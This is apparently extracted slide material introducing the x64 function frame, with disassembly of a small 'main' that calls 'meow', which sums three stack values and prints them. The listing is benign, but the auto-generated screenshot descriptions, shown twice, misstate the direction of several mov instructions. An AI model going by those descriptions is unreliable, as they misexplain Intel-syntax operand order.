
## x64 - Function Frame

The screenshot shows a debugger interface with two assembly windows. The top window displays the assembly for the `main` function, starting with an `endbr64` instruction. It then pushes the `rbp` register onto the stack, moves `rbp` to `rsp`, moves `esi` to `0x50505050`, moves `edi` to `0x40404040`, calls the `meow` function, and finally moves `eax` to `0`. The bottom window displays the assembly for the `meow` function, which contains many `mov` instructions moving various registers to memory locations, followed by `add`, `lea`, `mov`, `call`, `nop`, `leave`, and `ret` instructions. A red arrow points from the left side of the bottom window towards the stack diagram.

```
$ u1f383@u1f383:/
```

```
<main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0


<meow>    endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave 
<meow+67>: ret
```



# \$ Introduction

## x64 - Function Frame

The screenshot shows a debugger interface with two assembly windows. The top window displays the assembly for the `main` function, starting with an `endbr64` instruction. It then pushes `rbp`, moves `rbp` to `rsp`, moves `esi` to `0x50505050`, moves `edi` to `0x40404040`, calls `meow`, and moves `eax` to `0`. The bottom window displays the assembly for the `meow` function, which contains a complex sequence of `push rbp`, `mov rbp, rsp`, `sub rsp, 0x10`, and multiple `mov DWORD PTR [rbp-Offset], Address` instructions, followed by `add edx, eax`, `mov eax, DWORD PTR [rbp-Offset]`, `add eax, edx`, `mov esi, eax`, `lea rdi, [rip+0xe84]` (containing a printf format string), `mov eax, 0x0`, `call 0x5646aab5b050 <printf@plt>`, `nop`, `leave`, and `ret`.



